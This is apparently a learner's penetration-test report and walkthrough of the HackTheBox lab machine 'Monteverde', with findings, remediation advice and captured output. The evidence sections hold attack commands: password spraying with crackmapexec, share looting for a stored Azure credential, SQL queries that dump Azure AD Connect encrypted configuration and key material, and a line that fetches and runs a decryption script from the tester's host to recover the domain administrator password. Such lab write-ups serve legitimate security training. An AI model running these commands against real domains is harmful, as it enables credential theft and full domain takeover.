Report - Montverde - HTB

I learned alot on this system and had the opportunity practice alot of SQL Injection which was really fun. This system has in alot shown me different forms of privesc and practice for enumeration. This time around I have started enumerating more, and collected far more information than what I included in this report. So Thanks HTB for building this machine and Thank you IPPSEC for your video walk through where I learned so much more and thank you XPN for your blog post both will be included below! -Nicole

Testing Summary

Montverde is a system rating 'medium' difficulty from HackTheBox, it is a Domain Controller running on Windows Server 2019 using Azure Active Directory service. This system, from what I could track down, is a practice in abusing LDAP and Domain memberships, Service account exploitation. Privilege escalation is achieved through SQL Injection to dump Azure Administrator data ultimately leading to the Administrator password.

Tester Notes and Recommendations

Securing Azure credentials even on the Domain Controller should be a priority. Locking down the SQL server as well and limiting the access to xp_cmdshell and preventing service accounts from access the database should be a priority. As well as having an account lockout threshold to assist in the prevention of credential spraying attacks will assist in hardening your domain controller.

Key Weaknesses found during the assessment

1. Password complexity (Critical)
2. Limit service account privileges on the system to lowest level, restricting access to user account home directories.
3. Locking down Active Directory Azure Connect.

Technical Findings

Internal Penetration Test Findings

Finding 1: Password Complexity (Critical)

Description	Password complexity requirements should be increased for all accounts, to include service accounts.
Risk	Likelyhood: Very High Impact: Very High
System	MEGABANK.local
Tools Used	nmap, enum4linux, smbclient, crackmapexec
References	NIST- Special Publication 800-63B Password Complexity

Evidence

```
┌──(kali㉿kali)-[~/Desktop/HTB/monteverde]
└─$ sudo nmap -A -T5 -Pn 10.10.10.172
[sudo] password for kali:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-01-09 12:00 EST
Nmap scan report for 10.10.10.172
Host is up (0.015s latency).
Not shown: 988 filtered tcp ports (no-response)
PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-01-09 17:01:06Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: MEGABANK.LOCAL0., Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: MEGABANK.LOCAL0., Site: Default-First-Site-Name)
3269/tcp open  tcpwrapped
5985/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 2019|10 (97%)
OS CPE: cpe:/o:microsoft:windows_server_2019 cpe:/o:microsoft:windows_10
Aggressive OS guesses: Windows Server 2019 (97%), Microsoft Windows 10 1903 - 21H1 (91%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: Host: MONTEVERDE; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2025-01-09T17:01:12
|_  start_date: N/A
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
|_clock-skew: -4s

TRACEROUTE (using port 135/tcp)
HOP RTT      ADDRESS
1   14.67 ms 10.10.14.1
2   14.77 ms 10.10.10.172

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 55.75 seconds
```

```
 ==========================( Password Policy Information for 10.10.10.172 )==========================


[+] Attaching to 10.10.10.172 using a NULL share

[+] Trying protocol 139/SMB ...

      [!] Protocol failed: Cannot request session (Called Name:10.10.10.172)

[+] Trying protocol 445/SMB ...

[+] Found domain(s):

        [+] MEGABANK
        [+] Builtin

[+] Password Info for Domain: MEGABANK

        [+] Minimum password length: 7
        [+] Password history length: 24
        [+] Maximum password age: 41 days 23 hours 53 minutes
        [+] Password Complexity Flags: 000000

                [+] Domain Refuse Password Change: 0
                [+] Domain Password Store Cleartext: 0
                [+] Domain Password Lockout Admins: 0
                [+] Domain Password No Clear Change: 0
                [+] Domain Password No Anon Change: 0
                [+] Domain Password Complex: 0

        [+] Minimum password age: 1 day 4 minutes
        [+] Reset Account Lockout Counter: 30 minutes
        [+] Locked Account Duration: 30 minutes
        [+] Account Lockout Threshold: None
        [+] Forced Log off Time: Not Set



[+] Retieved partial password policy with rpcclient:


Password Complexity: Disabled
Minimum Password Length: 7
```

```
[+]  Getting domain group memberships:

Group: 'Trading' (RID: 2610) has member: MEGABANK\dgalanos
Group: 'HelpDesk' (RID: 2611) has member: MEGABANK\roleary
Group: 'Domain Guests' (RID: 514) has member: MEGABANK\Guest
Group: 'Domain Users' (RID: 513) has member: MEGABANK\Administrator
Group: 'Domain Users' (RID: 513) has member: MEGABANK\krbtgt
Group: 'Domain Users' (RID: 513) has member: MEGABANK\AAD_987d7f2f57d2
Group: 'Domain Users' (RID: 513) has member: MEGABANK\mhope
Group: 'Domain Users' (RID: 513) has member: MEGABANK\SABatchJobs
Group: 'Domain Users' (RID: 513) has member: MEGABANK\svc-ata
Group: 'Domain Users' (RID: 513) has member: MEGABANK\svc-bexec
Group: 'Domain Users' (RID: 513) has member: MEGABANK\svc-netapp
Group: 'Domain Users' (RID: 513) has member: MEGABANK\dgalanos
Group: 'Domain Users' (RID: 513) has member: MEGABANK\roleary
Group: 'Domain Users' (RID: 513) has member: MEGABANK\smorgan
Group: 'Group Policy Creator Owners' (RID: 520) has member: MEGABANK\Administrator
Group: 'Azure Admins' (RID: 2601) has member: MEGABANK\Administrator
Group: 'Azure Admins' (RID: 2601) has member: MEGABANK\AAD_987d7f2f57d2
Group: 'Azure Admins' (RID: 2601) has member: MEGABANK\mhope
Group: 'Operations' (RID: 2609) has member: MEGABANK\smorgan
```

```
SMB         10.10.10.172    445    MONTEVERDE       [+] MEGABANK.LOCAL\SABatchJobs:SABatchJobs
```

Remediation

Finding 2: Limiting Service Account Access

Description	Service Accounts should only have access to their specific service, and only be used for one specific purpose, allowing for service accounts to have the same or similar configurations to user accounts opens up the attack surface for an attacker to abuse.
Risk	Likelyhood: High Impact: High
System	MEGABANK.local
Tools Used	SMBMAP, smbclient
References	Least Privilege Best Practices

Evidence

```
┌──(kali㉿kali)-[~/Desktop/HTB/monteverde]
└─$ smbmap -u SABatchJobs -p SABatchJobs -H 10.10.10.172 -r --exclude IPC$

    ________  ___      __  _______   ___      __       __        _______
   /"       )|"  \    /"  ||   _  "\ |"  \    /"  |     /""\       |   __ "\
  (:   \___/  \   \  //   |(. |_)  :) \   \  //   |    /    \      (. |__) :)
   \___  \    /\  \/.    ||:     \/   /\  \/.    |   /' /\  \     |:  ____/
    __/  \   |: \.        |(|  _  \  |: \.        |  //  __'  \    (|  /
   /" \   :) |.  \    /:  ||: |_)  :)|.  \    /:  | /   /  \   \  /|__/ \
  (_______/  |___|\__/|___|(_______/ |___|\__/|___|(___/    \___)(_______)
-----------------------------------------------------------------------------
SMBMap - Samba Share Enumerator v1.10.5 | Shawn Evans - ShawnDEvans@gmail.com
                     https://github.com/ShawnDEvans/smbmap

[*] Detected 1 hosts serving SMB
[*] Established 1 SMB connections(s) and 1 authenticated session(s)

[+] IP: 10.10.10.172:445        Name: 10.10.10.172              Status: Authenticated
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        ADMIN$                                                  NO ACCESS       Remote Admin
        azure_uploads                                           READ ONLY
        ./azure_uploads
        dr--r--r--                0 Fri Jan  3 07:43:36 2020    .
        dr--r--r--                0 Fri Jan  3 07:43:36 2020    ..
        C$                                                      NO ACCESS       Default share
        E$                                                      NO ACCESS       Default share
        NETLOGON                                                READ ONLY       Logon server share
        ./NETLOGON
        dr--r--r--                0 Thu Jan  2 17:05:27 2020    .
        dr--r--r--                0 Thu Jan  2 17:05:27 2020    ..
        SYSVOL                                                  READ ONLY       Logon server share
        ./SYSVOL
        dr--r--r--                0 Thu Jan  2 17:05:27 2020    .
        dr--r--r--                0 Thu Jan  2 17:05:27 2020    ..
        dr--r--r--                0 Thu Jan  2 17:05:27 2020    MEGABANK.LOCAL
        users$                                                  READ ONLY
        ./users$
        dr--r--r--                0 Fri Jan  3 08:12:48 2020    .
        dr--r--r--                0 Fri Jan  3 08:12:48 2020    ..
        dr--r--r--                0 Fri Jan  3 08:15:23 2020    dgalanos
        dr--r--r--                0 Fri Jan  3 08:41:18 2020    mhope
        dr--r--r--                0 Fri Jan  3 08:14:56 2020    roleary
        dr--r--r--                0 Fri Jan  3 08:14:28 2020    smorgan
[*] Closed 1 connections
```

```
smb: \mhope\> ls
  .                                   D        0  Fri Jan  3 08:41:18 2020
  ..                                  D        0  Fri Jan  3 08:41:18 2020
  azure.xml                          AR     1212  Fri Jan  3 08:40:23 2020

                31999 blocks of size 4096. 28979 blocks available
smb: \mhope\> get azure.xml
getting file \mhope\azure.xml of size 1212 as azure.xml (13.8 KiloBytes/sec) (average 13.8 KiloBytes/sec)
smb: \mhope\>
```

```
┌──(kali㉿kali)-[~/Desktop/HTB/monteverde]
└─$ cat azure.xml
◆◆<Objs Version="1.1.0.1" xmlns="http://schemas.microsoft.com/powershell/2004/04">
  <Obj RefId="0">
    <TN RefId="0">
      <T>Microsoft.Azure.Commands.ActiveDirectory.PSADPasswordCredential</T>
      <T>System.Object</T>
    </TN>
    <ToString>Microsoft.Azure.Commands.ActiveDirectory.PSADPasswordCredential</ToString>
    <Props>
      <DT N="StartDate">2020-01-03T05:35:00.7562298-08:00</DT>
      <DT N="EndDate">2054-01-03T05:35:00.7562298-08:00</DT>
      <G N="KeyId">00000000-0000-0000-0000-000000000000</G>
      <S N="Password">[redacted]</S>
    </Props>
  </Obj>
</Objs>
```


Remediation

Limit Service accounts to only having the required permissions and nothing more.


Finding 3: Azure AD Connect Backdoor

Description	One way of abusing Azure Active Directoy's ability to preform Password-Hash-Synchronization, then decrypting the hash and using the plaintext password.
Risk	Likelyhood: Very High Impact: High
System	MEGABANK.local
Tools Used	SQL, XPN's InfoSecBlog, PowerUpSQL.ps1, Evil-Winrm
References	XPN's InfoSecBlog SQL Injection https://learn.microsoft.com/en-us/sql/relational-databases/security/sql-injection?view=sql-server-ver16 Detecting Azure Active directory Backdoors


Evidence




```
*Evil-WinRM* PS C:\Users\mhope\Desktop> whoami /all

USER INFORMATION
----------------

User Name      SID
============== ============================================
megabank\mhope S-1-5-21-391775091-850290835-3566037492-1601

GROUP INFORMATION
-----------------

Group Name                                  Type             SID                                            Attributes
=========================================== ================ ============================================== ==================================================
Everyone                                    Well-known group S-1-1-0                                        Mandatory group, Enabled by default, Enabled group
BUILTIN\Remote Management Users             Alias            S-1-5-32-580                                   Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                               Alias            S-1-5-32-545                                   Mandatory group, Enabled by default, Enabled group
BUILTIN\Pre-Windows 2000 Compatible Access  Alias            S-1-5-32-554                                   Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NETWORK                        Well-known group S-1-5-2                                        Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users            Well-known group S-1-5-11                                       Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization              Well-known group S-1-5-15                                       Mandatory group, Enabled by default, Enabled group
MEGABANK\Azure Admins                       Group            S-1-5-21-391775091-850290835-3566037492-2601 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NTLM Authentication            Well-known group S-1-5-64-10                                    Mandatory group, Enabled by default, Enabled group
Mandatory Label\Medium Plus Mandatory Level Label            S-1-16-8448

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== =======
SeMachineAccountPrivilege     Add workstations to domain     Enabled
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled

USER CLAIMS INFORMATION
-----------------------

User claims unknown.
```



```
*Evil-WinRM* PS C:\Users\mhope\Desktop> sqlcmd -Q "select name,create_date from sys.databases"
name                                                                                                                             create_date
-------------------------------------------------------------------------------------------------------------------------------- -----------------------
master                                                                                                                           2003-04-08 09:13:36.390
tempdb                                                                                                                           2025-01-09 08:29:37.357
model                                                                                                                            2003-04-08 09:13:36.390
msdb                                                                                                                             2017-08-22 19:39:22.887
ADSync                                                                                                                           2020-01-02 14:53:29.783
```




```
*Evil-WinRM* PS C:\Users\mhope\Desktop> upload PowerUpSQL.ps1

Info: Uploading /home/kali/Desktop/HTB/monteverde/PowerUpSQL.ps1 to C:\Users\mhope\Desktop\PowerUpSQL.ps1

Data: 1679416 bytes of 1679416 bytes copied

Info: Upload successful!
```




```
Incorrect syntax near '\10.10'.
*Evil-WinRM* PS C:\Users\mhope\Desktop> sqlcmd -Q "xp_dirtree '\\10.10.14.6\test'"
subdirectory
--------------------------------------------------------------------------------------------

(0 rows affected)
```

```
*Evil-WinRM* PS C:\Users\mhope\Desktop> sqlcmd -Q "use ADSync; select private_configuration_xml FROM mms_management_agent"
Changed database context to 'ADSync'.
private_configuration_xml
---------------------------------------------------------------------------------------------------------------------------------------------------------------
----------------------------------------------------------------------------------------------------
<MAConfig>
      <primary_class_mappings>
        <mapping>
          <primary_class>contact</primary_class>
          <oc-value>contact</oc-value>
        </mapping>
        <mapping>
          <primary_class>device</primary_class>
          <oc-v
<adma-configuration>
 <forest-name>MEGABANK.LOCAL</forest-name>
 <forest-port>0</forest-port>
 <forest-guid>{00000000-0000-0000-0000-000000000000}</forest-guid>
 <forest-login-user>administrator</forest-login-user>
 <forest-login-domain>MEGABANK.LOCAL

(2 rows affected)
*Evil-WinRM* PS C:\Users\mhope\Desktop> sqlcmd -Q "use ADSync; select private_configuration_xml,encrypted_configuration FROM mms_management_agent"
Changed database context to 'ADSync'.
private_configuration_xml
                                                                                                     encrypted_configuration
---------------------------------------------------------------------------------------------------------------------------------------------------------------
---------------------------------------------------------------------------------------------------- -------------------------------------------------------
---------------------------------------------------------------------------------------------------------------------------------------------------------------
---------------------------------------------
<MAConfig>
      <primary_class_mappings>
        <mapping>
          <primary_class>contact</primary_class>
          <oc-value>contact</oc-value>
        </mapping>
        <mapping>
          <primary_class>device</primary_class>
          <oc-v 8AAAAAgAAACfn4Lemwuy/a+hBmbvJMeKVf/3ScxlxjHq9eM7Gjy2YLrrsqeRUZh51ks9Dt6BFTSd8OdCHG209rYsFX6f5Az4ZdpscNYSncIaEaI4Re4qw4vNPSIb3DXX6FDtfQHF97fV
DV6wp4e3XTni1Y/DEATO+fgJuveCSDf+lX0UNnQEGrTfdDY9sK5neJ5vquLr0pdobAI6vU2g55IrwahGfKmwFjWF5q+qJ3zGR1nfxgsc0xRUNY2xWKoz
<adma-configuration>
 <forest-name>MEGABANK.LOCAL</forest-name>
 <forest-port>0</forest-port>
 <forest-guid>{00000000-0000-0000-0000-000000000000}</forest-guid>
 <forest-login-user>administrator</forest-login-user>
 <forest-login-domain>MEGABANK.LOCAL 8AAAAAgAAABQhCBBnwTpdfQE6uNJeJWGjvps08skADOJDqM74hw39rVWMWrQukLAEYpfquk2CglqHJ3GfxzNWlt9+ga+2wmWA0zHd3uGD8vk/vfnsF3p2aK
J7n9IAB51xje0QrDLNdOqOxod8n7VeybNW/1k+YWuYkiED3xO8Pye72i6D9c5QTzjTlXe5qgd4TCdp4fmVd+UlL/dWT/mhJHve/d9zFr2EX5r5+1TLbJCzYUHqFLvvpCd1rJEr68g

(2 rows affected)
```




```
*Evil-WinRM* PS C:\Users\mhope\Desktop> sqlcmd -Q "use ADSync; select keyset_id,instance_id,entropy FROM mms_server_configuration"
Changed database context to 'ADSync'.
keyset_id   instance_id                          entropy
----------- ------------------------------------ ------------------------------------
          1 1852B527-DD4F-4ECF-B541-EFCCBFF29E31 194EC2FC-F186-46CF-B44D-071EB61F49CD
```



```
$client = new-object System.Data.SqlClient.SqlConnection -ArgumentList "Server=localhost;Integrated Security=true;Initial Catalog=ADSync"
```

```
*Evil-WinRM* PS C:\Users\mhope\Downloads> IEX(New-Object Net.WebClient).downloadString('http://10.10.14.6:8000/decrypt.ps1')
AD Connect Sync Credential Extract POC (@_xpn_)

Domain: MEGABANK.LOCAL
Username: administrator
Password: [redacted]
```



```
*Evil-WinRM* PS C:\Users\Administrator\Desktop> hostname;whoami;ipconfig
MONTEVERDE
megabank\administrator

Windows IP Configuration


Ethernet adapter Ethernet0 2:

   Connection-specific DNS Suffix  . : htb
   IPv6 Address. . . . . . . . . . . : dead:beef::5a
   IPv6 Address. . . . . . . . . . . : dead:beef::8553:1f52:8342:a64b
   Link-local IPv6 Address . . . . . : fe80::8553:1f52:8342:a64b%4
   IPv4 Address. . . . . . . . . . . : 10.10.10.172
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : fe80::250:56ff:feb9:e055%4
                                       10.10.10.2
```

Remediation

Enforcement of MFA for all user accounts to include Domain Admin, as well as regular auditing of all events and monitoring of network traffic to determine if exploit has been used.

Walkthrough Path

Initial Enumeration of the Montverde domain, noticing LDAP, Kerberos, DNS, and SMB. Couldnt enumerate DNS very well, so moving onto LDAP abuse and Kerberos.

```
┌──(kali㉿kali)-[~/Desktop/HTB/monteverde]
└─$ sudo nmap -A -T5 -Pn 10.10.10.172
[sudo] password for kali:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-01-09 12:00 EST
Nmap scan report for 10.10.10.172
Host is up (0.015s latency).
Not shown: 988 filtered tcp ports (no-response)
PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-01-09 17:01:06Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: MEGABANK.LOCAL0., Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: MEGABANK.LOCAL0., Site: Default-First-Site-Name)
3269/tcp open  tcpwrapped
5985/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 2019|10 (97%)
OS CPE: cpe:/o:microsoft:windows_server_2019 cpe:/o:microsoft:windows_10
Aggressive OS guesses: Windows Server 2019 (97%), Microsoft Windows 10 1903 - 21H1 (91%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: Host: MONTEVERDE; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2025-01-09T17:01:12
|_  start_date: N/A
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
|_clock-skew: -4s

TRACEROUTE (using port 135/tcp)
HOP RTT      ADDRESS
1   14.67 ms 10.10.14.1
2   14.77 ms 10.10.10.172

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 55.75 seconds
```

Checking SMB for anonymous login, got no where.

```
┌──(kali㉿kali)-[~/Desktop/HTB/monteverde]
└─$ smbclient -N -L \\\\10.10.10.172
Anonymous login successful

        Sharename       Type      Comment
        ---------       ----      -------
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.10.10.172 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available
```

Checking LDAP, and collected the System and Domain name.

```
| ldap-rootdse:
| LDAP Results
|   <ROOT>
|       domainFunctionality: 7
|       forestFunctionality: 7
|       domainControllerFunctionality: 7
|       rootDomainNamingContext: DC=MEGABANK,DC=LOCAL
|       ldapServiceName: MEGABANK.LOCAL:monteverde$@MEGABANK.LOCAL
```

ran enum4linux against system IP and found Domain wide password policy for the environment.

```
 ==========================( Password Policy Information for 10.10.10.172 )==========================


[+] Attaching to 10.10.10.172 using a NULL share

[+] Trying protocol 139/SMB ...

      [!] Protocol failed: Cannot request session (Called Name:10.10.10.172)

[+] Trying protocol 445/SMB ...

[+] Found domain(s):

        [+] MEGABANK
        [+] Builtin

[+] Password Info for Domain: MEGABANK

        [+] Minimum password length: 7
        [+] Password history length: 24
        [+] Maximum password age: 41 days 23 hours 53 minutes
        [+] Password Complexity Flags: 000000

                [+] Domain Refuse Password Change: 0
                [+] Domain Password Store Cleartext: 0
                [+] Domain Password Lockout Admins: 0
                [+] Domain Password No Clear Change: 0
                [+] Domain Password No Anon Change: 0
                [+] Domain Password Complex: 0

        [+] Minimum password age: 1 day 4 minutes
        [+] Reset Account Lockout Counter: 30 minutes
        [+] Locked Account Duration: 30 minutes
        [+] Account Lockout Threshold: None
        [+] Forced Log off Time: Not Set



[+] Retieved partial password policy with rpcclient:


Password Complexity: Disabled
Minimum Password Length: 7
```

Collected User account information as well as found a default Azure Active Directory account. This might be useful later, got a little bit of information about how the domain is configured. Service accounts are in the same group as Domain Users, this might be a path forward for Credential stuffing or brute force attacks based off of password policy, there is no real complexity to the environment.

```
[+]  Getting domain group memberships:

Group: 'Trading' (RID: 2610) has member: MEGABANK\dgalanos
Group: 'HelpDesk' (RID: 2611) has member: MEGABANK\roleary
Group: 'Domain Guests' (RID: 514) has member: MEGABANK\Guest
Group: 'Domain Users' (RID: 513) has member: MEGABANK\Administrator
Group: 'Domain Users' (RID: 513) has member: MEGABANK\krbtgt
Group: 'Domain Users' (RID: 513) has member: MEGABANK\AAD_987d7f2f57d2
Group: 'Domain Users' (RID: 513) has member: MEGABANK\mhope
Group: 'Domain Users' (RID: 513) has member: MEGABANK\SABatchJobs
Group: 'Domain Users' (RID: 513) has member: MEGABANK\svc-ata
Group: 'Domain Users' (RID: 513) has member: MEGABANK\svc-bexec
Group: 'Domain Users' (RID: 513) has member: MEGABANK\svc-netapp
Group: 'Domain Users' (RID: 513) has member: MEGABANK\dgalanos
Group: 'Domain Users' (RID: 513) has member: MEGABANK\roleary
Group: 'Domain Users' (RID: 513) has member: MEGABANK\smorgan
Group: 'Group Policy Creator Owners' (RID: 520) has member: MEGABANK\Administrator
Group: 'Azure Admins' (RID: 2601) has member: MEGABANK\Administrator
Group: 'Azure Admins' (RID: 2601) has member: MEGABANK\AAD_987d7f2f57d2
Group: 'Azure Admins' (RID: 2601) has member: MEGABANK\mhope
Group: 'Operations' (RID: 2609) has member: MEGABANK\smorgan
```

Running crackmapexec on the SMB server to see if the system returns anything if I run the user.txt file I created first as a Password file. Next plan is to run the password file as rockyou.txt.

```
crackmapexec smb 10.10.10.172 -u users.txt -p users.txt
```

Looks like the service account is using its password as the username.

```
SMB         10.10.10.172    445    MONTEVERDE       [+] MEGABANK.LOCAL\SABatchJobs:SABatchJobs
```

Checking SMB for service account access.

- Dead End

Back to LDAP

```
enum4linux 10.10.10.172
```

users:

```
=================================( Users on 10.10.10.172 )=================================

index: 0×fb6 RID: 0×450 acb: 0×00000210 Account: AAD_987d7f2f57d2       Name: AAD_987d7f2f57d2  Desc: Service account for the Synchronization Service with i
nstallation identifier 05c97990-7587-4a3d-b312-309adfc172d9 running on computer MONTEVERDE.
index: 0×fd0 RID: 0×a35 acb: 0×00000210 Account: dgalanos       Name: Dimitris Galanos  Desc: (null)
index: 0×edb RID: 0×1f5 acb: 0×00000215 Account: Guest  Name: (null)    Desc: Built-in account for guest access to the computer/domain
